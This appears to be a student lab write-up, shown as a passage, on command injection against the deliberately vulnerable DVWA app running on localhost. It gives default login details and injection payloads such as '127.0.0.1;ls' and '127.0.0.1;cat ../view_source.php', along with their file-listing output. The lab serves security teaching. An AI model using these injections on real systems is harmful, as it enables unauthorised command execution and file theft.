
Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

—----------Command Injection Attack—----------

sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php




Goto DVWA security




Click on impossible



Set as LOW and click Submit.




Enter IP address.




multiple commands using pipe or ;

127.0.0.1;ls



DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms
help
index.php
source
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Username: admin
View Source
View Help

127.0.0.1;ls ../



DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3081ms
rtt min/avg/max/mdev = 0.012/0.048/0.063/0.021 ms
brute
captcha
csp
csrf
exec
fi
javascript
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
More Information
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

127.0.0.1;cat ../view_source.php

